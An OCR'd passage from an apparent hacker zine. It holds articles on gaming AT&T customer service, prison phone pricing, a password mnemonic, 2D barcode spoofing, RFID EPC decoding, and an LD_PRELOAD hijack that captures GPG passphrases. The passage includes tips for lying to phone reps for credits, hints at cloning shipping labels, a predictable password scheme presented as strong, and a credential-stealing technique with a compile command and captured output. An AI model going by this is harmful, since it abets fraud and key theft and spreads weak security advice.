you've been patient and gotten on the rep's good side, they'll probably waive these for you.

Free Airtime

Sometimes, it's better to get some extra airtime and avoid getting a high bill than it is to call in after the fact and ask for a monetary credit. In addition to the monetary SOA for representatives, AT&T has established a non-monetary SOA that allows the rep you're talking to the leeway to give you up to 1000 free rollover minutes, no questions asked. The easiest way to get these is to call in and say that your phone has been dropping calls constantly for the last week, but seems fine today. They'll walk you through some pointless troubleshooting, then offer you some free minutes to make up for the inconvenience of the dropped calls. If they don't proactively offer these minutes, tell the representative that you don't think that it's right that you pay airtime for calls that you weren't able to complete. This is enough to force most reps to offer the minutes. They'll give you a lowball offer (something like 200 minutes is standard, though there are no official guidelines), and you can bargain from there. If they offer 750 minutes or more, accept and get the hell off the line. Unlike monetary credits, airtime credits can be given as often as a rep desires, though only once per account per day. However, if you're asking for airtime credits more than once every three or four months, don't be surprised if you get turned down.

These are just a few of the easy ways to game AT&T Mobility for a few extras here and there. Just follow the guidelines above, and before you know it, you'll have all sorts of extra perks for your service. Enjoy!

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! Spring has sprung here in the Pacific Northwest. Birds are singing, flowers are blossoming, and the rain is even a little warmer. At least, that's what they tell me. It's still noisy, dusty, and a less than comfortable 62 degrees here in my windowless conclave, so it's been nothing but spring cleaning for me the past few weeks.

Across town, there's a building that looks very similar to my Central Office. It's anonymous, gray, concrete but, unlike the Central Office, it has a few slits for windows mounted high on the wall. Inside, it's also noisy and dusty, just like my Central Office. And, if my county adheres to nationwide statistics, it is home to over one out of every 100 men in the county — unless you're black, in which case it's one out of every nine. Yes, I'm talking about the county jail, a particularly infuriating place to me because they're served by a filthy CLEC (which prevents me from performing "service monitoring").

Telephone service is very unique in this environment. Depending upon the provider (either the ILEC or CLEC) the line class varies, but is nearly always distinct from other service types. For example, DD8 is the most commonly used line class in AT&T territories. This line class only allows automated collect calls, complete with an announcement that the collect call is from an inmate. The RCMAC guys had a pretty big laugh when the county sheriff's home phone was "accidentally" coded DD8 a few years ago. Word to the wise, jilting a lover who works in translations is a very bad idea!

Inmate phones are big business. In New York State alone, gross revenues exceeded $39 million between 2001 and 2002. The business model used by prison telephone service providers is borrowed from the COCOT industry. These companies, such as Global Tel*Link and Correctional Billing Services (the two largest nationwide providers) generally provide all of their equipment and technology to correctional institutions at no charge. In addition, they pay kickbacks to the prison. These can be outrageously high and are effectively a tax on inmates' families and loved ones. For example, the New York Department of Correctional Services, until recently, received a 57.8 percent commission. For many years, the prison system attempted to spin this as a benefit to the inmates (rather than an arbitrary and capricious tax levied against — demographically — some of the poorest people in the state) because the money was spent on prison operational costs. California collected over $26 million in commissions in 2007, according to the *Los Angeles Times*.

To subsidize inmate telephone sets, telephone service, and surveillance/control technologies to prisons at no charge (along with the above mentioned kickbacks), firms such as Global Tel*Link and Correctional Billing Services (CBS) charge rates that are several times the market rate for collect calls. For example, according to CBS' tariff on file with the FCC, a one minute collect call is billed as follows:

$2.49 - monthly billing fee
$1.49 - bill processing charge
$3.95 - operator service fee
$.89 - call charge, billed per minute
$.40 - voice biometrics charge, billed per call
$1.00 - USF administrative fee, billed per call

As a result of these high charges, the unfortunate recipient of a one minute call from prison is charged a whopping **$10.22**! Despite such high charges, many consumers complain of poor customer service from inmate-focused telephone companies. For example, Global Tel*Link's call center is located in Argentina. Representatives working there are paid approximately $350 per month for a 35 hour week (which works out to approximately $2.50 per hour). It's a typical call center environment; poorly lit, slow computers, and inflexible policies that do not favor the consumer.

There has been an ongoing campaign to draw attention to this situation, and a pressure group called the Equitable Telephone Charges (eTc) Campaign has had some recent success in New York. After the eTc Campaign successfully lobbied New York Governor Eliot Spitzer, rates for calls from state prisons were reduced to some of the lowest in the country. Calls now cost 6.8 cents per minute plus a $1.28 connection fee regardless of where in the U.S. the call is placed (local calls are not billed at a flat rate). Prior to April of 2007, calls cost 16 cents per minute with a $3 connection fee.

In a few states, inmate phone service

providers charge much lower prices for collect calls. Nebraska and Missouri largely prohibit the payment of kickbacks to jails and prisons, resulting in much lower costs (as little as 60 cents flat rate for local calls in Nebraska). As these states are equally able to provide collect calling services to their inmates as their higher-priced neighbors, arguments about higher operational costs for calls from prisons seem to ring hollow. Operational costs are indeed higher in prisons, but usage is also higher (creating much higher revenues than average for a pay telephone). The customer base, after all, is captive in both a literal and figurative sense. Equipment is also more durable and, with no coins to collect, telephones must be serviced only in the event of vandalism or failure.

Telephone equipment in prisons is rapidly evolving to take advantage of the latest technologies, along with both the surveillance-friendly and litigation-heavy legal climate. Rather than typical fortress phones, specialized (and, as you might imagine, highly durable) stations are used. Most of these are customer owned; numerous companies manufacture and market inmate telephone equipment. These days, technology has evolved far beyond the blue Western Electric "charge-a-call" stations of the early 1980s. For example, Global Tel*Link, the largest player in the inmate telephone market, offers a particularly innovative inmate phone. Inmates are assigned a PIN to place calls, which must match their thumbprint (a thumbprint scanner is built into the phone). A pinhole camera is built into the phone, and every call is digitally recorded, associated with the thumbprint, and videotaped — all wrapped in a digital envelope that meets legal chain of custody requirements. Since all calls are associated with a PIN, inmate conversations can quickly be reviewed weeks or months later.

Texas Inmate Phones makes a very durable prison phone (TIP 2000 Inmate Phone aka "The Safe" officially, and perhaps "The Don't Sue Us Phone" unofficially) that does not have a cord. The handset is recessed inside the 14 gauge steel chassis. Obviously, this phone is very uncomfortable to use because the inmate must stand right next to the wall, bend down, and tilt their head against the phone. However, this design is popular with police departments who would otherwise have to escort inmates to a telephone. As is the common practice with other inmate telephone service providers, Texas Inmate Phones installs one of these phones in each cell at no charge, subsidizing the service by billing high collect call rates. It's virtually impossible to vandalize these phones, and there is no handset cord for inmates to use for suicide attempts.

The specific people (and the number of people) that inmates are allowed to call depends upon the rules of the facility. For example, Oregon allows its state prison inmates to call a pre-approved list of up to 15 people. Knowing who inmates call gives valuable information to law enforcement; they can openly engage in fishing expeditions as warrants are not required to monitor inmate conversations. Additionally, pre-clearing the list prevents inmates from harassing law enforcement, judges, witnesses, jurors, and prosecutors involved with their case. Such individuals would not be (in theory, at least) approved on an inmate's calling list.

As an inmate, you're generally subject to a number of additional restrictions on your calling. Here are some example policies from Oregon:

- Billing is via collect call, prepaid collect call, or debit (prepaid outgoing) account.
- Collect calls to a particular number are subject to a credit limit until there is an established customer relationship with Qwest and/or Global Tel*Link as applicable. After the limit is reached, collect calls can no longer be made to that number by the inmate until the bill is paid.
- As is typical, the inmate must place the phone number on a list for prior approval by the department of corrections.
- Call forwarding is not allowed, nor are three-way calls. If the inmate is discovered to be calling numbers that are forwarded or that three-way call, calling privileges are suspended. Also, "clicks" heard on the line will result in calls disconnecting.

And, with that, it's time to bring another issue of "The Telecom Informer" to a close. My phone is ringing. It's a collect call from Pennsylvania, and I hope it isn't Bernie S!

Links

`http://www.etccampaign.com/` - Equitable Telephone Charges pressure campaign, leading an effort to make rates more equitable.

`http://www.globaltellink.com/` - Global Tel*Link, largest provider of prison telephone services in the United States.

`http://www.securustech.net/` - Securus Technologies, parent company of Correctional Billing Services. Check out the "testimonials" videos.

`http://www.texasinmatephones.com/` - Texas Inmate Phones, manufacturer of the TIP 2000.

PASSWORD MEMORIZATION MNEMONIC

by Agent Zer0
agentzr0@gmail.com

If you're like me, then you have my condolences: you have a social life that's on life support and nothing better to do with your Friday nights than drafting articles for quarterly hacker zines. Not that this is such a bad thing—I just wish I had a hot date. However, if you're like the average internet user, then you regularly visit quite a number of websites which require a username and password for you to use of them. Proper password selection, much like good data archiving, is one of those issues that you don't really think about until a situation arises which makes you regret the fact that you didn't think about it earlier. In an ideal world where everyone was smart enough to read this quarterly, you would be using a completely different password for every single online resource you use. Unfortunately, this is easier said than done; in fact, it opens up a whole new world of problems. Depending on how many secure sites you use, your list of passwords may get real long real fast. Writing the list down on a piece of paper and storing it somewhere is no good, because the piece of paper can be found or stolen. I've heard of programs that will store your lists of usernames and passwords for you in a secured area on your computer, and these programs may be the best thing going. But then you have another program that you'll have to buy and manage and, to me, the very concept seems tantamount to storing a key to a safe in the safe itself—and then leaving the damned thing unlocked.

Recently, as a solution to this issue, I devised a simple little memory mnemonic of my own that allows me to generate separate, distinct passwords for all of the secure websites I use. At the same time, I can easily remember all of the passwords, so I don't need to worry about keeping up with any paper lists or third party programs. Before I get into it, I feel I should make due diligence and insert the standard disclaimer here: this article is for informational purposes only; use it at your own risk. Don't eat yellow snow. Blah, Blah, Blah.

So, to get started, lets assume that you have a user called 'JohnDoe' at yahoo.com, gmail.com, myspace.com, slashdot.com, citizensbank.com, and facebook.com.

Here we have six sites that require a secure authorization in order for you to do anything worthwhile, which means you're going to need six distinct passwords. Instead of attempting to come up with six separate random passwords that you think that you'll be able to keep up with, you're going to devise one simple password template that you can easily remember and use that to create your six separate passwords. So, say the particular template or rule you decide to set up for yourself is <sitename><codeword><number> and that your codeword is "apple." Then, your login for four of those six sites would be as follows:

- for Yahoo!, login JohnDoe, password yahooapple00
- for Gmail, login JohnDoe, password gmailapple00
- for MySpace, login JohnDoe, password myspaceapple00
- for Slashdot, login JohnDoe, password slashdotapple00

I think you get the idea. Here, you can create passwords for as many sites as you want, and all you'll have to remember is the one rule you set up for your self to create passwords for all the sites. Then, if you do forget one of your passwords, you can always recreate it.

Now, suppose you have one website (or a couple of similar websites) that have several sections, each of which requires its own separate username and password. If you included a number as a part of your template then your answer is as simple as incrementing the number for every separate section of the site that you need a separate password for. If you didn't use a number, then you can just expand on the site name section of your mnemonic. Let's use Yahoo! as a hypothetical case, though in reality, you don't need separate logins for each of their sections. Then you might set up passwords like this:

- for Yahoo! Mail, login JohnDoe, password yahooapple00 or yahoomailapple00
- for Yahoo! Personals, login JohnDoe, password yahooapple01 or yahoopersonalsapple00
- for Yahoo! Finance, login JohnDoe, password yahooapple02 or yahofinanceapple00


If you pay close attention to policies of some secured sites, such as Myspace, you're probably

thinking to yourself right now, "Hey, MySpace won't let me create a password that completely fits my mnemonic. It's giving me an 8 or 10 (or whatever) character limit." I've run into this problem a couple of times myself. The way I see it, you have three options:

1. Find a similar site with a better password policy. Everyone is copying everyone else on the web these days. Some are doing so legitimately; others are not. My point is that you'd be hard pressed to find a site providing a service which is so original or brand spanking new that it's not also being provided by someone else who might allow you to use more that handful of characters for your password.
2. Crack the webpage, system, or server. Show the webmaster or system administrator just how weak their current policy is, thereby spurring them to strengthen it. Admittedly, this is a more extreme—not to mention illegal—road to take, but it has been taken, and it has gotten results.
3. The option I usually choose is to modify your mnemonic for that one site or take it as far as you can. Returning to the MySpace example, you might want to use "myspaceapple00", but the website will only let you get up to about "myspaceapp" before it will stop accepting input. If that's the case, just follow through with the entry and hit enter. You'll still get in and you'll still have a fairly decent password.

I hope this is as helpful for you as it's been for me. Happy hacking.

HACKING TWO-DIMENSIONAL BARCODES



by glutton

Recently, news articles have been trumpeting the "new" technology that lets us scan certain bar codes with our cell phones. These news bites have grudgingly admitted that "certain Asian nations" have the technology already. The truth is that keitai girls in Japan have known about this trick for ages; the rest of us are finally catching up.

The codes I'm talking about are called 2D or "matrix" codes. Instead of bars, the data is stored as squares (typically), and the codes are read both horizontally and vertically, allowing for considerably greater density of information.

For a long time, these codes had primarily industrial applications, such as tracking pallets and containers in warehouses and through shipping routes. However, with the advent of matrix-reading camphone software, all of a sudden there are potentially hundreds of millions of readers out there, and this has a lot of people giddy. Imagine scanning a coupon code off a GAP billboard to save 10% off a pair of pre-torn jeans? The codes, if blown up big enough, can be scanned at a distance.

Know Your Codes

First off, "matrix" doesn't refer to a certain trilogy of movies. A matrix is a grid, pure and simple. At one point, databases were called matrices because the information stored in a database can be displayed in a grid. William Gibson called the then-nascent internet the Matrix in his short stories and novels, and the Wachowski Brothers played off of that. But when someone refers to a matrix bar code, it refers to the fact that the bars are in a grid format.

There are several types of matrix bar codes out there. However, there are four that stand out.

AZTEC: Popular in Japan, it can store up to 3750 ASCII characters. Identifiable by the square "target" in the center of the code. No "quiet space" is required with this standard, so the code can be placed on a patterned surface without the pattern being mistaken for data by the scanner.

Semacode: A variant of the ISO 16022 Data Matrix standard. It can store a maximum of 3116 ASCII characters. You can tell a Datamatrix code because it has solid lines along the left and bottom of the code, and a regular pattern of squares and spaces along the top and right edges. A very flexible standard, Datamatrix can be used to make code ranging from 8x8 to 144x144 bits. An error-checking algorithm is built in, facilitating scanning of damaged codes. Datamatrix is a DoD standard, is used by the USPS, and is also used for parts tracking in the electronics industry.

QR Code: A Japanese standard since 1994, used primarily for inventory management until software was written allowing camera phones to scan them. You can tell a QR code by the three square "targets" on the upper left, upper right, and lower left corners of the matrix. A robust standard, the QR code can store over 7000 numeric digits or 4296 alphanumeric, 2953 ASCII or 1817 kanji characters.

Maxi Code: Used by United Parcel Service, the Maxi Code for various reasons is unlikely to ever be used for cellphone scanning anytime soon; I've just included it here because we see them every day. The standard Maxi Code is 1" square and consists of up to 884 hexagons in 33 rows surrounding a circular bullseye. It can be read even if 25% of the code is destroyed. An older standard, it can only store up to 144 characters. UPS Maxi Codes typically consist of two pieces of information. The first has the addressee's postal code, country code and delivery class (e.g., second-day air). The second piece has the street address.

Security by Obscurity

All bar codes are inherently insecure. The fact that they are machine-readable only (with the exception of traditional UPC symbols, which display the number below the bars) makes them more insecure, not less, because we rely on machines to verify their authenticity. What cashier ever looks at the bar code of a package unless there's a problem scanning it? Furthermore, the data isn't encrypted, so no "password" is required by the scanning machine to access the data stored in a barcode.

Shopping mall hustlers have long known about peeling UPCs off of one product and placing them on a more expensive model. Now, with the advent of web-based encoders and label printers, this is only going to get worse. At least a cashier can verify the UPC numbers written below the bars. A matrix code is too information-dense to permit that. You pretty much have to scan and pray.

Basically, the promise of cellphone scanning is that complicated URLs can be entered into a cellphone's browser without a lot of thumb strain on the user's part. However, this is also the technology's greatest vulnerability. It's the equivalent of clicking on Internet links without looking at the URL before you do so. While it is suggested that users will peer at the URL in their phone's display before hitting "go," the reality is that most people are either too ignorant or too lazy to pay attention. And, let's face it, anyone can make a barcode online these days. Software like Bar Code Pro has gone by the wayside in favor of web-based utilities that make codes for free. Coupled with evildoers' ability to print their own matrix stickers, you're going to see a lot of scams where codes are spoofed by covering up the real code with a fake one. Less-larcenous ploys could involve movie times and transit schedules getting replaced with false information, while protesters and competitors can send would-be shoppers to sites detailing the sweatshop sins of a clothier or to the competition's home page.

Code Cloning

More insidious than creating a blatantly false code is duplicating an existing one.

Recently there was an article in *2600* where some guy had an idea to swipe library books by stacking them on top of each other so both security devices would be deactivated by the automated checkout machine. A far more clever plan would involve creating new bar code stickers. In short, clone another book to fool the machine.

So, how does this relate to matrix codes? In the most recent laptop battery scare, the company I bought my computer from had a program where they'd send you a battery and a mailer and you mail your bad battery back. They sent me two batteries. I was a little confused because I only had one bad battery. So I looked at the DHL tracking number for the two packages. It was the same tracking number for both boxes, and the number of boxed shipped was listed as 1 of 1. As far as the database was concerned, there was only one box. Needless to say I kept the 2nd battery, and no one has raised a fuss.


This made me think that there is a vulnerability in the tracking system. Obviously, two packages shipped on different days with the same code can go through. Why? Because the database seems to automatically believe a plausible tracking number or code. Maybe it only works when a company ships out thousands of products, but to an automated sorting machine it shouldn't matter whether the shipper sent a million packages or just one. If the package was shipped it should have a record.

It would be interesting to leave a test box at a UPS drop box with a cloned label and see if it arrives. Just make sure to leave your real name off of the waybill!

The Future of Matrix Codes

Unfortunately, the state of technology today is such that tacky criminals will ruin a perfectly good opportunity to explore and play pranks. Who ruined blueboxing? The street hustlers who sold long-distance phone calls from payphones. The early semi-legal explorations of the internet were turned into botnets and script-running spammers. And so, as with other frontiers, this one will be colonized by petty crooks.

More technically, in many ways, the matrix bar code is the predecessor of the RFID chip. Think about it: an information repository which is not human readable but can be scanned by machines,. So play while you can, because the matrix bar codes will only be around for so long.



by Kn1ghtl0rd
kn1ghtl0rd@hotmail.com

There is a lot of talk about RFID and what is going to happen with it. Wal-Mart and the DoD are pushing the technology on all of their suppliers, and it's just a matter of time before we see RFID labels or embedded tags in our goods. As consumers, we have a right to know what is being put onto our person or into our house. And, as far as I know, nobody has sat down and told Joe Blow what exactly sits on these "radio tags" that everyone is talking about. I'm here to shed a little light on the darkness of RFID, specifically the EPC and Gen2 standards. For the commercial sector, there is really only one option when selecting an RFID technology for shipments and item tracking: EPC Gen2 UHF tags. Let me break down all those annoying acronyms for you. EPC stands for electronic product code. This is the newest version of the UPC or Universal Product Code. I'm sure that everyone is familiar with the barcode identifiers on the labels or tags of everything we purchase. This is UPC. So, EPC is the logical step up from this; instead of barcodes, we have RF data. Gen2 stands for Generation 2. It's the newest version of the coding scheme for the EPC tags. This defines the way that the information is put onto the tag and how it is interpreted upon read. And lastly, UHF stands for ultra high frequency, which is the RF frequency that the tags actually operate on. Depending on where you live in the world, the precise unlicensed band set aside for UHF may differ, but it is generally between 865 MHz and 928 MHz. In the US, the band is 902–928 MHz; in Europe it's 865–868 MHz.

So now, let's talk about what is actually going onto the tags. The EPC is broken up into seven coding schemes currently. They are as follows:

- General Identifier (GID)
- a serialized version of the GS1 Global Trade Item Number (GTIN)
- GS1 Serial Shipping Container Code (SSCC)
- GS1 Global Location Number (GLN)
- GS1 Global Returnable Asset Identifier (GRAI)
- GS1 Global Individual Asset Identifier (GIAI)
- DOD Construct

Each coding scheme is broken down into sections and the scheme defines what belongs in those sections. Although I listed all seven schemes above, I am only going to cover two of them in this article: SGTIN and SSCC. These are the types of tags that will most likely end up in your hometown store and in your actual home. We will start off with the most common scheme, the SGTIN. This is the type of tag that will end up making it on individual items when the time comes, so this is what you are most likely to actually be able to get your hands on. The SGTIN is an electronic extension of the GTIN or global trade item number. The GTIN is an attempt establish a unique identification number for each type of item in the world. A GTIN might look like 00614141000012, where the first digit is a check digit, digits two through eight are the company header, and the rest is the item reference number. So, by taking three pieces of information specific to the company and item then, we can create the GTIN. Now, the SGTIN is just the GTIN, coded a little bit differently. Each type of tag of EPC Gen2 RFID tag has a common element, the header. This lets the reader know which type of tag it is seeing. The header value for the SGTIN is 48 or, in binary, 0011 0000. This is the first part of any tag. The next part is the filter value, which defines whether the tagged item is a unit, case, a single-case unit (a big item like a bike or grill that only one of which fits on each pallet), or unspecified. This field is 3 bits long and is 1, 2, 3, or 0 respectively. The next section is called the partition, which identifies the length of the company prefix number. This is also 3 bits and defines there to be 9–12 digits in the reference number when the partition is set to using 6–0 respectively. Now, the kicker with this is that this also defines how large the item reference is as well. The tags have a fixed length and only 44 bits, or 13 digits, total can be used for both the item and company information. So, the next 20–40 bits are the company prefix, which is defined by the EPC Global group. The remaining 4–24 bits are the item reference as defined by the company selling the item. And, finally, the

last and most important number of the SGTIN is the final 38 bits, which is the tag's serial number. This is the unique set of bits that makes every tag different. Without the serial number, it's not a serialized GTIN. Hopefully, that was all pretty straight forward. Now the catch to this is that the data is encoded onto the tag, so even if you have a UHF reader to get the information, you may not be able to see what it actually says. You have to do a little conversion first. Here is an example:
Raw text entered: 12345678;9087654;64782922
Encoded data: 3000E0DCD8D4D08000000000

The encoding scheme is under some locks at EPC Global but I've found the key document to decoding EPC tags. The first thing we need to do is to decode the hex into binary. For this example, I will use the following data:

EPC code: 30140029B689BA8000898682

Actual data entered into application: 48,0,5,0021357,009962,10000002

So when we convert the 30140029B689BA800898682 to binary, we get
00110000000101000000000000010100110110
➥11010001001101110101000000000000000
➥10001001100001101000001O

So, let's break this apart:

Header: 00110000 = 48

Filter: 000 = 0

Partition: 101 = 5

Company prefix (zero-padded): (0000000000
➥0)0101001101101101(0) = 0021357

Item reference: 0010011011101010(0000) =
➥ 009962

Serial number:
(0000000000)1001100010010
➥11010000010 = 10000002

There you go; that's how you decode a SGTIN tag. Note that this is actually a practical demonstration, as this tag data was encoded using a Zebra R110Xi RFID label printer.

Let's go ahead and move on to the next coding scheme, the SSCC. The SSCC is already a standard practice for many companies, as it was originally a barcode technology standard. This has obviously been migrated to the RFID realm and hasn't seen any change. Now, as mentioned above, the header defines what type of tag we are looking at, and the SSCC has a header value of 49 or 0011 0001. The SSCC is laid out similarly to the SGTIN, but it does not have to be item-specific; instead, it's pallet-specific. So, each pallet has an SSCC to identify the pallet uniquely. If you have multiple SGTINs on one pallet, you can't put an SGTIN pallet tag on it as the SGTIN is specific to a single item, so the SSCC allows you to group items together for shipment. You must, however, send an ASN or advanced shipment notice to the recipient in order for them to be able to decipher the SSCC and allocate the correct SGTIN items to the correct places. So the SSCC also has a filter and partition value. The filter will always be 0 because the tag will always be on a single pallet. The partition will also always be 5, because each tag has the same number length with no fluctuation. The next bits are the company prefix and the serial reference. So far, this is very similar to the SGTIN, except without the item reference number. Then the last 24 bits must be unallocated in order to conform to the current version of the specification. As with the SGTIN, the SSCC data is also encoded. You should expect to see:
Raw text entered: Text1;Text2;Text3;Text4
Encoded data: 31215195E1D0C87433787434

Each of these tag types comes in a 64-bit or 96-bit version. I have showed you the coding scheme for the 96 bit version because that is the RFID mandate in place by Wal-Mart, and we can guess that any smaller company wishing to implement RFID will probably stick with the same standard. Now, the next logical question for all of you is probably where can I find these? Are there any stores in my area that have RFID implemented? How long until it's everywhere? I have some answers for you, but for the sake of brevity, I suggest you take a look at the spreadsheet at `http://infonomicon.`
➥`org/rfid/Live%20Stores.xls`. This spreadsheet shows all Wal-Mart stores and distribution centers throughout the US where RFID is currently being used. Note, however, that there are no stores currently requiring tagging at the item level and that only cases or pallets are being tagged. There is a good chance that you may see a case or pallet on the floor, however, and you can find the RFID tag simply by looking for the EPC logo on the label. It is required for any distributor that is using the EPC standard to be EPC-compliant, and that includes putting the EPC logo on every RFID tag. For more EPC and Wal-Mart mandates and guidelines, please refer to `http://infonomicon.`
➥`org/rfid/RFID%20Guidelines%20and%`
➥`20Requirements.pdf`. If you are curious about the other coding schemes that I have mentioned, you can also check out the document at `http://`
➥`www.technoriversoft.com/doc/`
➥`smartrfid.pdf`. Use the examples I have given and the examples listed in the Wal-Mart guidelines to decipher what each one means. And, for more information on how to decode EPC information, you can check out `http://infonom`
➥`icon.org/rfid/epc-standards.pdf`. Hopefully you now feel a little more enlightened about the EPC standard and what is actually being put on the tags on those jars of mayonnaise.

Shoutz: droops, morgellon, dosman, zach, goatse, cs_weasel, mirovengi, coldsteal, operat0r, phizone, slick0, and the rest of the Infonomicon crew. Also thanks to the DDP for keeping it real.

Eavesdropping with

```
db      d8888b.         d8888b. d8888b. d88888b db       .d88b.   .d8b.  d8888b.
88      88  `8D         88  `8D 88  `8D 88'     88      .8P  Y8. d8' `8b 88  `8D
88      88   88         88oodD' 88oobY' 88ooooo 88      88    88 88ooo88 88   88
88      88   88         88~~~   88`8b   88~~~~~ 88      88    88 88~~~88 88   88
88booo. 88  .8D         88      88 `88. 88.     88booo. `8b  d8' 88   88 88  .8D
Y88888P Y8888D' C88888D 88      88   YD Y88888P Y88888P  `Y88P'  YP   YP Y8888D'
```

by phundie
phundie@yahoo.com

Recently, a Linux sysadmin that I'm aquainted with boasted proudly to me about the security mechanisms on one of his servers. He had established a tuned SELinux policy, created a custom tripwire system, and configured his logs to be published live over a serial connection to a standalone machine. All of this was to guard his GnuPG signatory machine.

This machine runs a front-end to GPG, allowing users to log on and send up files for signing. The keys and the GPG software all reside on the server, far from the dubious confines of the users' Windows desktops. The signed files are then automatically transferred to a fileserver and made public.

He agreed that it would be possible, with some effort, to obtain a user's password to the system: maybe it's the same as their desktop password, or maybe it's their dog's name. But he maintained that his GPG keys were safe: they were encrypted on disk, and each user had been assigned a strong passphrase to the keys.

I mentioned the possibility of a subverted GPG. Immediately, almost with satisfaction, he reminded me of the tripwires. And, of course, he pointed out, you'd need root. Or do you? So I made a friendly wager: Friday night drinks were on the loser. I bet that I could get a GPG key, with passphrase, out of his system. So, he gave me the password to the testing account on his dev box and let me have at it. Obviously, I wouldn't be writing this article if I had ended up buying the Guinness.

Certainly, to change the GPG binary on disk, one would need root access. The front-end program has its GPG path hard-coded, so inserting something at the head of the `PATH` variable won't work. But there is another environment variable which will help: `LD_PRELOAD`.

`LD_PRELOAD` tells the dynamic linker to overload a shared library. When a program is run, the linker tries to link any required functions to the `LD_PRELOAD`ed library before searching elsewhere. In other words, we can hijack any dynamically-loaded function, in user-space, with no special privileges. This mechanism is profoundly useful. It can be used to introduce timing and statistical profiling function wrappers without needing to recompile[1]. It can be used to provide a measure of compatibility between different implementations of a library. I've used it to defeat time-locked demo-program protection[2]. It is also useful as a tool for reverse engineering[3]. Here, we use it to steal secret bits.

For those not familiar with Linux, C, and certain features of the linker, this may seem like an arcane attack—but it isn't. This is really no more than an elementary C programming exercise, as we will see.

A quick look at `passphrase.c` from the GPG distribution gives us the function `read_passphrase_from_fd()`. We can't hijack this function directly, because it is statically linked into GPG, but we can yank the rug out from under it:

```
void read_passphrase_from_fd( int fd )
{
  int i, len;
  char *pw;
  ....
      while (!(read (fd, buf, 1)
➥ != 1 || *buf == '\n' ))
  ....
              memcpy(pw, pw2, i );
              xfree (pw2);
  ....
      if (read( fd, pw+i, 1) != 1
➥ || pw[i] == '\n' )
        break;
    }
  fd_passwd = pw;
}
```

Looking at this function, we can clearly see that our best targets are `read()` and `memcpy()`. If we can successfully hijack these functions, we can peer into a great deal of the inner workings of a GPG process.

I offer a simple program, `eve.c`, which overloads `read()` and `memcpy()`. When intercepting `read()`, Eve performs the real `read()` and tucks a copy of the read data away. When performing the `memcpy()`, we dump the source and destination contents along with the length prior to the copy, so that we can see the old data that is being overwritten, as well as the fresh data being copied.

Because I'm not operating in a hostile environment (one of the advantages of age and profession, I suppose), I don't need to worry about stealth. I simply dump my data to STDERR and use shell redirection to capture the goods. If I were really trying to steal the key, I'd send it over TCP, maybe using TCP sequence numbers as a covert side-band if I wanted to get fancy. Of course, I'd also overload `getenv()` to force a return of NULL when trying to inspect the `LD_PRELOAD` variable.

I compiled `eve.c` to a `.so` file with

```
gcc -fPIC -c eve.c; ld -shared
➥ -Bsymbolic -o eve.so eve.o -lc -ldl
```

and uploaded `eve.so` to the target machine. I then quickly edited the user profile to define `LD_PRELOAD` at login time. Now, the next time that GPG is run, the user-supplied passphrase will get saved in a file for later extraction.

A partial example of `eve.so`'s output is given below. The supplied passphrase to GPG, "phrack", is clearly visible in the output, which was generated with

```
echo This is Plaintext | gpg -c
```

The plaintext is shown as well, intercepted from `memcpy()`.

```
READ:
FD: 3
BUF: p
SIZE: 1
--------------------
READ:
FD: 3
BUF: h
SIZE: 1
--------------------
READ:
FD: 3
BUF: r
SIZE: 1
--------------------
READ:
FD: 3
BUF: a
SIZE: 1
--------------------
READ:
FD: 3
BUF: c
SIZE: 1
--------------------
READ:
FD: 3
BUF: k
SIZE: 1
--------------------
MEMCPY:
SRC: This is Plaintext
```

An amusing, if grim, look came over my friend's face as he realized that, for all his late hours getting this server set up, the security of the keys still relies on the user being sophisticated and well-informed. Who'd have thought?

There are a few different ways to frustrate this attack. The first, and perhaps the easiest, is to build static binaries. But this isn't so great, because fixing a bug in a library would now require a recompile of dependent programs.

A better way is to be very vigilant about checking the environment at start up. This isn't as easy as it sounds. Not only do we have to avoid using `getenv()`, but we have to avoid using any dynamically-loaded functions prior to environment checking. `strncmp()` is gone, for instance, because a hijacked `strncmp()` could scrub the environment. Fortunately, this isn't all that bad of a situation, because not much more than `strncmp()` is needed, so we can write our own trusted version of it and have it available statically. If `LD_PRELOAD` is configured in the calling environment, GPG should gracefully, if rudely, abort. This would, of course, preclude overloading GPG with, say, a hardware-accelerated encryption library, but that is the price.

Shouts still go out to Sryth and Wipe0ut for years of beer and code; battles with squirrels and other sundry adventures.

References and Further Reading

